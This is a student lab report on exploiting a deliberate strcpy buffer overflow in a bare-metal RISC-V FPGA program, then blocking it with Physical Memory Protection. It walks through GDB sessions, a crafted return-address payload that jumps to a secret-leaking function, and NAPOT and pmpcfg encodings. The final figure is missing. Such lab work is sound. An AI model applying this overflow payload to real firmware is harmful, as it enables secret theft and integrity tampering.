The conquering of the PUFs: Welcome to the NEW KINGDOM of RISC-V

Hardware Hacking

Michael Bruce Ades

Matrix

6 July 2025

Help Received and Academic Integrity Statement:

In accordance with the ACE core values, I have neither given nor received unauthorized aid on this paper.

Noah gave me the idea for the assumption of assuming the exploit does not break anything.

Executive Summary

On a Reduced Instruction Set Computer, version five (RISC-V) Field Programmable Gate Array (FPGA) board, a function calls user data and contains a buffer-overflow vulnerability, with a malicious function that attempts to read a secret and corrupt a hash code. We must craft user-controlled data to exploit the vulnerability and access malicious functions. We must then demonstrate that the malicious function reads the secret and corrupts the hash code. We then design a memory protection strategy and determine the read, write, execute (RWX) permissions for relevant regions of memory. We implement our strategy using RISC-V Physical Memory Protection (PMP) and demonstrate that the malicious function no longer reads the secret or corrupts the hash code.

We treat the board as a disposable data source, and priortize extraction of the secret over FPGA health or graceful shutdown. The exploit hijacks Joint Test Action Group (JTAG) control, overruns the stack, and streams the leaked bytes nonstop over the Input/Output (IO). We do not consider any crash for this exploit and it carries no weight in our objectives. We also assume our protection efforts focus only on the bof_solved.c binary. We ignore other attack vectors an attacker may use for corruption of the hmac or to leak information from the secret.

Our extraction of data approach assumes the board's health and any device importances do not matter. However, if the hardware must remain usable or the failure exposes us through continuous JTAG hijacks and IO floods. Our attack may shorten the FPGA life and corrupt shared resources. We would require a future design to incorporate graceful shutdown logic. In addition, we lock PMP around the bof_solved.c binary alone, and any new module that the system later loads could reuse the same physical addresses without protection, which opens attack surfaces to the secret and HMAC.

1. Problem Statement

On a Reduced Instruction Set Computer, version five (RISC-V) Field Programmable Gate Array (FPGA) board, a function calls user-controlled data. The function contains a buffer-overflow vulnerability, and the malicious function attempts to read a secret and corrupt a hash code. We must craft user-controlled data to exploit the vulnerability and access malicious functions. We must then demonstrate that the malicious function reads the secret and corrupts the hash code. We then design a memory protection strategy and determine the read, write, execute (RWX) permissions for relevant regions of memory. We must implement our strategy using RISC-V Physical Memory Protection (PMP) and demonstrate that the malicious function no longer reads the secret or corrupts the hash code.

2. Assumptions

We treat the target device as a data source. We assume that collateral damage does not matter, and we corrupt the stream of bytes to retrieve the target bytes. Our payload hijacks the Joint Test Action Group (JTAG) and floods the Input/Output (IO) with the leaked secret, and we skip all graceful shutdown protocol.

We assume the evaluation targets only the bof_solved.c binary. The firmware programs PMP entries specifically for the globals and buffers that the bof_solved.c references in that specific binary, while every other module and application falls outside the protection scope.

3. Background

The background information provides an overview of various requirements for understanding RISC-V, PMP, and Buffer Overflows.

3.1 RISC-V

The RISC-V architecture executes 32-bit load-store instructions through a 32-register file. Each instruction in RISC-V occupies either 32 bits or 16 bits when the C extension compresses common opcodes [1]. RISC-V incoporates Privileged Control-and-Status Registers (CSRs) which gate interrupts, exception flow, and provides security features such as Physical Memory Protection (PMP), which enforces R/W/X policies at physical addresses [2]. In Figure 1, we provide the layout for PMP with RISC-V.



Figure 1. pmpcfg register layout for RISC-V [2].

3.2 PMP

Physical Memory Protection provides each RISC-V processor with up to sixteen hardware guards that layer security for every load, store, and instruction cycle. Firmware programs guard through two CSR banks: pmpcfgX bytes which encode permissions, and pmpaddrY words which hold the region's top boundary after a two-bit rightshift [3]. In Figure 2, we show the encoding required for different region sizes based on bytes.

Region size (bytes)	LSZB position	pmpaddrX value
8	0	(base_addr >> 2 | 0x0)
16	1	(base_addr >> 2 | 0x1)
32	2	(base_addr >> 2 | 0x3)
64	3	(base_addr >> 2 | 0x7)
128	4	(base_addr >> 2 | 0xF)
256	5	(base_addr >> 2 | 0x1F)
512	6	(base_addr >> 2 | 0x3F)
1024	7	(base_addr >> 2 | 0x7F)
2048	8	(base_addr >> 2 | 0xFF)
4096	9	(base_addr >> 2 | 0x1FF)
8192	10	(base_addr >> 2 | 0x3FF)
16384	11	(base_addr >> 2 | 0x7FF)
32768	12	(base_addr >> 2 | 0xFFF)
65536	13	(base_addr >> 2 | 0x1FFF)
131072	14	(base_addr >> 2 | 0x3FFF)
262144	15	(base_addr >> 2 | 0x7FFF)
524288	16	(base_addr >> 2 | 0xFFFF)
1048576	17	(base_addr >> 2 | 0x1FFFF)
2097152	18	(base_addr >> 2 | 0x3FFFF)
4194304	19	(base_addr >> 2 | 0x7FFFF)
8388608	20	(base_addr >> 2 | 0xFFFFF)
16777216	21	(base_addr >> 2 | 0x1FFFFF)
33554432	22	(base_addr >> 2 | 0x3FFFFF)
67108864	23	(base_addr >> 2 | 0x7FFFFF)
134217728	24	(base_addr >> 2 | 0xFFFFFF)
268435456	25	(base_addr >> 2 | 0x1FFFFFF)
536870912	26	(base_addr >> 2 | 0x3FFFFFF)
1073741824	27	(base_addr >> 2 | 0x7FFFFFF)
2147483648	28	(base_addr >> 2 | 0xFFFFFFF)
4294967296	29	(base_addr >> 2 | 0x1FFFFFFF)
8589934592	30	(base_addr >> 2 | 0x3FFFFFFF)
17179869184	31	(base_addr >> 2 | 0x7FFFFFFF)

Figure 2. pmpaddrX encodings [4].

In Figure 3, every pmpcfg register follows the scheme: bit 0 grants reads, bit 1 grants writes, bit 2 grants execution, bits 3-4 select the address matching algorithm, and bit 7 locks the rule until a system reset.

Bits	Description
0	**R: Read Permissions** • 0x0 - No read permissions for this region • 0x1 - Read permission granted for this region
1	**W: Write Permissions** • 0x0 - No write permissions for this region • 0x1 - Write permission granted for this region
2	**X: Execute permissions** • 0x0 - No execute permissions for this region • 0x1 - Execute permission granted for this region
[4:3]	**A: Address matching mode** • 0x0 - PMP Entry disabled. No PMP protection applied for any privilege level. • 0x1 - Top of range (TOR) region defined by two adjacent `pmpaddr` registers. The upper limit of region X is defined by `pmpaddrX`, and the base of the region is defined by `pmpaddr(X-1)`. Address 'a' matches the region if [`pmpaddr(X-1)` ≤ a < `pmpaddrX`]. If `pmp0cfg` defines a TOR region, then the base address of that region is 0x0, and `pmpaddr0` defines the upper limit. Supports only a four byte granularity. • 0x2 - Naturally aligned four-byte region (NA4). Supports only a four-byte region with four byte granularity. • 0x3 - Naturally aligned power-of-two region (NAPOT), ≥ 8 bytes. When this setting is programmed, the low bits of the `pmpaddrX` register encode the size, while the upper bits encode the base address right shifted by two. There is a zero bit in between, we will refer to as the least significant zero bit (LSZB).
7	**L: Lock Bit** • 0x0 - PMP Entry Unlocked, no permission restrictions applied to machine mode. PMP entry only applies to S and U modes. • 0x1 - PMP Entry Locked, permissions enforced for all privilege levels including machine mode. Writes to `pmpXcfg` and `pmpcfgY` are ignored and can only be cleared with system reset.
Note: The combination of `R=0` and `W=1` is not currently implemented.	

Figure 3. pmpXcfg Bitfield Description [5].

The matching field enables three schemes. TOR (Top-Of-Range) goes from the previous boundary up to the address in pmpaddrX, which is mainly used for arbitrary length segments [6]. NA4 guards a single four-byte word, useful for flag registers [6]. NAPOT secures any power of

two window of eight bytes or larger [6]. The firmware derives the size by setting consecutive one bits at the low end of pmpaddrX [6]. A guard triggers when an access falls inside its range yet goes against R/W/X rules. After firmware sets the lock bit, even machine mode (highest privilege) cannot prevent the restriction, so malicious payloads that hijack control flow do not work. In Figure 4, we outline the pmpcfg registers specific to RISC-V.



Figure 4. RV64 pmpXcfg bitfield [5].

3.3 Stack

RISC-V uses a downard-growing stack at register x2 stack pointer (sp) and must stay 16-byte aligned [7]. Just before executing a return (ret), the epilogue reloads the saved registers and restores sp. The ret instruction then pops the destination pc out of x1 return address (ra) and resumes the caller's function where it left off [8].

4. Tools and Techniques

The following section covers the techniques we use for memory protection on the RISC-V system along with other tools used for exploit development.

4.1 Memory Protection Strategy

Our firmware restricts us to the naturally-aligned power of two (NAPOT) mode. NAPOT supports any region ≥ 8 bytes, which lets us carve immutable data [4]. For each protected block we set the R/X/W bits to the minimum requirements required. Read-only for static data, execute-only for execution in regions, and we clear any unused permissions. Once every pmpcfg byte uses our enforced policy, the firmware requires an L-bit. The L-bit known as the hardware lock stops the file descriptor until a system reset, and prevents an attacker from gaining control of the system [1].

4.2 Buffer Overflow

Our exploit takes advantage of a buffer overflow in strcpy and writes beyond the 20-byte array. The stack in RISC-V grows downwards from sp and the callee subtracts a fixed frame size, then stores the link register ra which holds [pc + 4] at a positive offset from the new sp [8]. We employ a buffer overflow and write past the offset and forge a 32-bit target address and overwrite the saved ra (pc). The processor loads our value into pc and jumps straight into our payload.

4.3 GNU gdb (Ubuntu 15.0.50.20240403-0ubuntu1) 15.0.50.20240403-git

GDB debugs live processes of an executable and allows for breakpoints to be set and analysis of registers and memory on the stack.

4.3.1 x command

We use the x/<fmt> <addr> command to examine memory within the stack and show it in a readable format.

4.3.2 info frame (i f) command

We use the info frame command to reveal the current stack frame of a function and its saved return address.

4.4 OpenOCD

Open On-Chip Debugger (OpenOCD) acts as a debug console for JTAG that interfaces with our FPGA board and provides a GDB console [9].

4.5 minicom 2.9

Minicom 2.9 provides a text-mode interface with IO capabilities that output the information received from our FPGA board [10].

5. Problem Solution

We start by launching OpenOCD with a single command that both programs the FPGA and opens a live JTAG debug session. The Done LED illuminates on our FPGA board. In Figure 5, we execute openocd and upload the bitfile over JTAG.

```
ace@ace-hw:~/veronica_axi_baremetal$ ./output/bin/openocd/bin/openocd -c \
"set BIT_FILE output/hdl/nexys-a7-100t_veronica_baremetal_secure_jtag_bscane/\
AFRL_project_veronica_axi_baremetal_1.0.0.bit" -f cfg/usb_program.cfg
Open On-Chip Debugger 0.11.0+dev-04033-g058dfa50d-dirty (2025-06-27-15:19)
Licensed under GNU GPL v2
For bug reports, read
        http://openocd.org/doc/doxygen/bugs.html
output/hdl/nexys-a7-100t_veronica_baremetal_secure_jtag_bscane/AFRL_project_veronica_axi_baremetal_1
.0.0.bit
Info : auto-selecting first available session transport "jtag". To override use 'transport select <t
ransport>'.
Info : clock speed 10000 kHz
Info : JTAG tap: xc7.tap tap/device found: 0x13631093 (mfg: 0x049 (Xilinx), part: 0x3631, ver: 0x1)
[xc7.proxy] Target successfully examined.
```

Figure 5. Launch of OpenOCD

The target displays the line “successfully examined” which means the driver found the internal debug system, so commands such as loading the RISC-V ELF, setting breakpoints, and inspecting PMP CSRs will work.

We now launch OpenOCD after the FPGA holds our stream of bytes from the previous OpenOCD command. We then employ a live GDB server on port 3333 so we can attach our own instance of GDB on the client side. In Figure 6, we start a debug server with openocd over JTAG.

```
ace@ace-hw:~/veronica_axi_baremetal$ ./output/bin/openocd/bin/openocd -c \
"set CPU0_YAML hdl/ip_git/VexRiscv_fusesoc/cores/veronica/veronica_cpu0.yaml" \
-f cfg/usb_connect.cfg -f cfg/soc_init.cfg
Open On-Chip Debugger 0.11.0+dev-04033-g058dfa50d-dirty (2025-06-27-15:19)
Licensed under GNU GPL v2
For bug reports, read
        http://openocd.org/doc/doxygen/bugs.html
hdl/ip_git/VexRiscv_fusesoc/cores/veronica/veronica_cpu0.yaml
Info : auto-selecting first available session transport "jtag". To override use 'transport select <t
ransport>'.
xc7.tap
Info : set servers polling period to 50ms
Info : clock speed 10000 kHz
Info : JTAG tap: xc7.tap tap/device found: 0x13631093 (mfg: 0x049 (Xilinx), part: 0x3631, ver: 0x1)
[xc7.proxy] Target successfully examined.
[murax_ace.cpu0] Target successfully examined.
Info : starting gdb server for murax_ace.cpu0 on 3333
Info : Listening on port 3333 for gdb connections
requesting target halt and executing a soft reset
 done
Info : Listening on port 6666 for tcl connections
Info : Listening on port 4444 for telnet connections
```

Figure 6. Start of Debug Server with JTAG and GDB

We now run our own local GDB. In Figure 7, we start our cross-debugger with the risc32-unknown-elf-gdb, because we need our own instance to debug our FPGA.

```
ace@ace-hw:~/veronica_axi_baremetal$ ./output/bin/riscv/bin/riscv32-unknown-elf-gdb
GNU gdb (GDB) 15.1
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "--host=x86_64-pc-linux-gnu --target=riscv32-unknown-elf".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word".
(gdb)
```

Figure 7. Local GDB instance

We load our initial bof_solved.elf file. The bof_solved.elf file contains the binary we use for the specific challenge. In Figure 8, we load the bof_solved.elf from the output/apps/ directory.

```
(gdb) file output/apps/bof_solved.elf
Reading symbols from output/apps/bof_solved.elf...
(gdb)
```

Figure 8. File load of the bof_solved.elf binary

We connect over tcp 3333, because the gdb server defaults to 3333 for remote connections. In Figure 9, we connect to the remote server through our own local instance.

```
(gdb) target remote localhost:3333
Remote debugging using localhost:3333
0x80000020 in __init_array_start ()
```

Figure 9. Connection to the GDB server

In Figure 10, we ensure our server receives the connection and adds the new GDB session.

```
Info : New GDB Connection: 1, Target murax_ace.cpu0, state: halted
Warn : Prefer GDB command "target extended-remote :3333" instead of "target remote :3333"
```

Figure 10. Verification of the connection

In Figure 11, we then load our file in GDB with the symbols from the bof_solved.elf binary.

```
(gdb) load
warning: while parsing target memory map (at line 2): Required element <memory> is missing
Loading section .init, size 0x1e lma 0x80000000
Loading section .rodata, size 0xb0 lma 0x80000020
Loading section .text, size 0xc56 lma 0x80000100
Loading section .data, size 0x30 lma 0x80000d58
Start address 0x80000000, load size 3412
Transfer rate: 69 KB/sec, 853 bytes/write.
(gdb)
```

Figure 11. Load of the binary in GDB

We need access to the IO output of the FPGA device for this challenge. The IO output provides us information for prints that are sent directly onto the board. In Figure 12, we run the command minicom -b 115200 -D /dev/ttyUSB1 and gain IO output.

```
Welcome to minicom 2.9

OPTIONS: I18n
Port /dev/ttyUSB1, 20:00:35

Press CTRL-A Z for help on special keys
```

Figure 12. Connection of IO output through minicom

When we look a the bof_solved.c we see in our main function the pmpaddr0 and pmpaddr1 with pre-encoded NAPOT values that describe the first protection window and writes the corresponding permission byte into pmpcfg0. The pmpaddr and pmpcfg do not currently protect the FPGA from the memory regions. After the protections, we see the code constructs an overwrite string that contains thirty padding bytes in little-endiness format. In the text, we see that if we point our foo() address and overrun the proper number of bytes we overwrite the return address. In Figure 13, we provide the main function for bof_solved.c.

```
int main() {
    gp_uart  = initUart(UART_ADDR);
    gp_plic  = initPlic(PLIC_ADDR);
    gp_clint = initClint(CLINT_ADDR);

    // init machine mvtec and enable machine irqs.
    init_machine_irq();

    csr_write_pmpaddr0(0x00000000); // encoded region
    csr_write_pmpaddr1(0x00000000); // encoded region
    // additional regions if necessary

    csr_write_pmpcfg0(0x00000000); // encoded config

    // This overwrite places the address of foo()
    // in the return address when bof()'s buffer
    // is overrun with strcpy(buf, str)
    volatile char overwrite[] =
        "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a"
        "\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54"
        "\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e";


    bof(overwrite);

}
```

Figure 13. Main Function in bof_solved.c

The bof function defines an eight-byte stack buffer named buf, and initialized it with 8 0x59 values, and tags it as volatile so the compiler cannot optimize the array away. Strcpy then copies the supplied str passed into bof to the buffer without checking length, so any input longer than the 8 characters runs past the array's boundary and begins overwriting addresses on the stack. The saved return address (ra) sits above buf, and we craft our exploit with this in mind. In Figure 14, we provide the bof function with the unsafe strcpy and buf.

```
58  void bof(const char *str) {
59      volatile char buf[8] = "\x59\x59\x59\x59\x59\x59\x59\x59";
60
61      strcpy(buf, str);
62
63      return;
64  }
```

Figure 14. Bof function in bof_solved.c.

In Figure 15, inside GDB I put the command b 60, which plants a breakpoint on line 60 in bof_solved.c, the instruction right before strcpy executes.

```
(gdb) b 60
Breakpoint 1 at 0x800001a8: file /home/ace/veronica_axi_baremetal/sw/fpga_baremetal_examples/src/app
s/bof_solved.c, line 61.
(gdb) c
Continuing.

Program stopped.
bof (str=str@entry=0x80001150 "ABCDEFGHIJKLMNOPQRSTUVWXYZ[\\]^") 
    at /home/ace/veronica_axi_baremetal/sw/fpga_baremetal_examples/src/apps/bof_solved.c:61
61              strcpy(buf, str);
```

Figure 15. Breakpoint right before the strcpy in GDB

We set a breakpoint before the copy, so we can stop the execution while the stack frame remains intact. We inspect the value of the stack pointer, confirm the buffer spans eight bytes, and measure the offset of the buffer from the saved return address. In Figure 16, we use the command **i f** and analyze the stack frame for the saved return address.

```
(gdb) i f
Stack level 0, frame at 0x80001150:
 pc = 0x800001a8 in bof
    (/home/ace/veronica_axi_baremetal/sw/fpga_baremetal_examples/src/apps/bof_solved
.c:61);
    saved pc = 0x80000154
 called by frame at 0x80001180
 source language c.
 Arglist at 0x80001150, args: str=str@entry=0x80001150 "ABCDEFGHIJKLMNOPQRSTUVWXYZ[\
\]^"
 Locals at 0x80001150, Previous frame's sp is 0x80001150
 Saved registers:
  ra at 0x8000114c, pc at 0x8000114c
(gdb)
```

Figure 16. Info frame in GDB

We see above that the program counter (pc) on line 61 inside bof with the frame's base address of 0x80001150, and the saved pc at **0x80000154**. That saved pc represents the return address back to main. GDB lists it under the saved registers stored at 0x8000114c. In Figure 17, we list the contents starting from the beginning of buf with the x/32wx buf command.

```
(gdb) x/32wx buf
0x80001138:     0x59595959      0x59595959      0x00000000      0x00000000
0x80001148:     0x800011a0      0x80000154      0x44434241      0x48474645
0x80001158:     0x4c4b4a49      0x504f4e4d      0x54535251      0x58575655
0x80001168:     0x5c5b5a59      0x00005e5d      0x00000000      0x00000000
0x80001178:     0x00000000      0x800003a0      0x00000000      0x00000000
0x80001188:     0x00000000      0x80000020      0x00000000      0x00000000
0x80001198:     0x00000000      0x80000000      0x00000000      0x00000000
0x800011a8:     0x00000000      0x00000000      0x00000000      0x00000000
```

Figure 17. Memory position of buf in GDB

We issue the command to see how far the buffer lies from the saved return address. The first two words with the 0x59 segments show the untouched pattern we saw in the source code. Counting forward twenty bytes from the start of the buffer and compiler padding we see the location of our saved pc. The location holds the 0x80000154, the saved program counter that ret will pop into pc when bof finishes. We now have confirmation that if we overwrite the addresses up to the pc we can overwrite the saved return address and divert control flow to wherever we want. For this challenge, we want to overwrite that with the return address of foo. In Figure 18, we examine the foo function.

```
void foo(){
    char *ptr_secret = secret;
    const char *string_secret = ptr_secret;

    // should cause RISCV_EXCP_LOAD_ACCESS_FAULT (0x05)
    print (string_secret);

    // should cause RISCV_EXCP_STORE_AMO_ACCESS_FAULT (0x07)
    strcpy (hmac, "HMAC CHANGED!");

    return;
}
```

Figure 18. Foo function in bof_solved.c

We see above that the foo function first copies the global secret pointer into a local variable then calls print to leak the bytes referenced by that pointer. Immediately afterwards it

runs strcpy to overwrite the global hmac with the string “HMAC CHANGED!”. The current RISC-V system does not properly employ PMP and we hijack the return address. For the exploit we overwrite the saved return address in bof with the entry address of foo. The secret prints to the IO of minicom and corrupts the HMAC, so that the attack becomes visible on the first run. In Figure 19, we use gdb and grab the caller address of foo with the command p &foo.

```
(gdb) p &foo
$1 = (void (*)()) 0x8000016a <foo>
```

Figure 19. Caller address of foo

The overwrite array carries the exact payload with the padding for our overflow. We supply the twenty bytes up until main’s saved return address. After the padding we append our four-byte little-endian address \x6a\x01\x00\x80, which equals 0x8000016a, the entry point of foo. When strcpy in bof copies this string, the twenty bytes fill the local buffer and padding and overwrite the saved return address so that on the return the pc loads our entry into foo, where the secret read and HMAC overwrite occur. In Figure 20, we provide the overwrite string we supplied.

```
volatile char overwrite[] =
    "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a"
    "\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54"
    "\x6a\x01\x00\x80";
```

Figure 20. Overwrite string with entry of foo

In Figure 21, we compile our program with the make command in the directory after saving our bof_solved.c file.

```
ace@ace-hw:~/veronica_axi_baremetal/sw/fpga_baremetal_examples/cmake$ make
```

Figure 21. Directory of the make script for compilation of bof_solved.c

We then reload our GDB and our previous setup for the FPGA board with the new bof_solved.elf binary.

In Figure 22, we set a breakpoint at line 60. We then continue twice after the strcpy and return to our malicious function foo. We see in our minicom the leaked secret.



Figure 22. Leaked secret through our buffer overflow.

We see above that the live leak confirms that the buffer overflow redirected the program counter into the foo function, and without PMP enabled we indefinitely access the leaked data. We ignore any collateral damage the loop might inflict, because of the objective to extract the secret and corrupt the hmac. Once foo prints the data we already possess the critical data, and we continue to let the IO output flood from the FPGA board. In Figure 23, we further confirm that the secret leaked correlates with the source code.

```
char secret[] = "\x3c\x73\x65\x63\x72\x65\x74\x3e"; // "<secret>"

// hmac256 of "<secret>" with key "secret" return;
char hmac[] =   "\x37\xc2\x37\x51\xc0\x9c\xbd\x2f"
                "\xe7\x89\xe0\x90\x38\x90\x4c\xfb"
                "\x6f\x61\xba\x32\x44\x90\x30\x81"
                "\x4b\xbf\x7e\x13\x76\x01\xf6\x67";
```

Figure 23. Verification of the correct leak

We successfully verify that the secret address aligns with the string <secret>.

We now want to apply PMP protections for the next phase of our challenge. Before we place a PMP guard we must know the exact physical addresses of the secret and hmac. In Figure 24, we use the two macros as a fence for our secret and hmac in the source code of bof_solved.c.

```
#define SECRET_ADDR 0x00000000 // address of secret[]
#define HMAC_ADDR   0x00000000 // address of hmac[]
```

Figure 24. Two macros provided in bof_solved.c for pmp configuration

In Figure 25, inside GDB we use the command p &secret and p &hmac which reveal the physical addresses of the two.

```
(gdb) p &secret
$2 = (char (*)[9]) 0x80000d58 <secret>
(gdb) p &hmac
$3 = (char (*)[33]) 0x80000d64 <hmac>
```

Figure 25. Process

Knowing these exact locations lets NAPOT encodings derive the correct offset into pmpaddr0 and pmpaddr1. We will define the configuration for these further below. In Figure 26, we replace our macros with the physical addresses of secret and hmac.

```
#define SECRET_ADDR 0x80000d58 // address of secret[]
#define HMAC_ADDR   0x80000d64 // address of hmac[]
```

Figure 26. Replacement of the physical addresses of secret and hmac in bof_solved.c macros

In Figure 27, we gather information about the number of bytes of the secret and hmac.

```
char secret[] = "\x3c\x73\x65\x63\x72\x65\x74\x3e"; // "<secret>"

// hmac256 of "<secret>" with key "secret" return;
char hmac[] =   "\x37\xc2\x37\x51\xc0\x9c\xbd\x2f"
                "\xe7\x89\xe0\x90\x38\x90\x4c\xfb"
                "\x6f\x61\xba\x32\x44\x90\x30\x81"
                "\x4b\xbf\x7e\x13\x76\x01\xf6\x67";
```

Figure 27. Number of bytes of the secret and hmac information

The hmac array stores 32 bytes and the secret array holds exactly eight bytes. These sizes matter for defense when we use NAPOT. The NAPOT regions in PMP start at eight bytes and double upward, so an eight byte window protects the secret with no wasted space, and the 32 byte window protects the hmac in an aligned block.

Back in main() we preload the PMP address registers. The call to csr_write_pmpaddr0 holds the NAPOT encoded value for the eight byte secret and pmpaddr1 holds the 32 byte encoded HMAC block. In Figure 28, we examine where we define these encoded regions.

```
csr_write_pmpaddr0(0x00000000); // encoded region
csr_write_pmpaddr1(0x00000000); // encoded region
// additional regions if necessary
```

Figure 28. Encoded regions for secret and hmac in bof_solved.c

We protect our regions based on their addresses and the number of bytes. For the secret address the right-shift by two converts each byte address to the proper PMP format, and the 0x0 specifies the 8 bytes for the NAPOT size [4]. We do the same for the hmac address, but instead specify 0x3 for 32 bytes for the NAPOT size. In Figure 29, we show our configuration for the pmpaddr0 and pmpaddr1 writes.

```
csr_write_pmpaddr0(SECRET_ADDR >> 2 | 0x0); // encoded region
csr_write_pmpaddr1(HMAC_ADDR >> 2 | 0x3); // encoded region
```

Figure 29. pmpaddr0 and pmpaddr1 writes for secret and hmac PMP protections

We now locate the pmpcfg0 which utilizes a maximum of four independent 8-bit descriptors with one per PMP entry into a single 32-bit Control and Status Register (CSR). This lets our firmware lock several regions based on our permissions. In Figure 30, we show the location of the pmpcfg0 write in the bof_solved.c code.

```
csr_write_pmpcfg0(0x00000000); // encoded config
```

Figure 30. pmpcfg0 register for encoded configuration of pmp protection

For the first pmpcfg0 configuration we load the value 0x98 with the specifications for the secret physical address. The PMP configuration follows the bit order L | 0 | A1 A0 | X W R, where L locks the entry, A1 A0 select the address-matching mode, and the lower three bytes

grant execute, write, and read permissions [5]. For the 0x98 we configure 1 00 11 000. The front 1 sets the lock so even Machine-mode (highest privilege mode) cannot disable the rule, the field 11 chooses NAPOT matching, and the last three bytes deny read, execute, and write permissions. This protects the physical address and prevents our buffer overflow from reading the secret. For the HMAC window we use 0x99, or 1 00 11 001. We keep the lock and the NAPOT identical; however, we provide read access so the firmware can read its own HMAC and verify itself. This prevents any malicious code that attempts to modify or execute the hmac physical address. We supply the arguments into our pmpcfg0 register with the secret configuration first, because we utilize pmpaddr0 for the carved memory space and then we follow with the hmac configuration. In Figure 31, we provide our encoded config for the pmpcfg0 register.

```
csr_write_pmpcfg0(0x00009998); // encoded config
```

Figure 31. configuration with pmpcfg0 for both memory regions

After recompiling the firmware with the two NAPOT entries in place we follow the same initial GDB procedure and setup of OpenOCD. We then set the same breakpoint at line 60 in bof_solved.c. When we go past the strcpy, the overflow redirects to foo. However, the IO output no longer displays the stream secret. In Figure 32, we see the output when we attempt our buffer overflow and read the secret along with corruption of the hmac.

Figure 32. Process

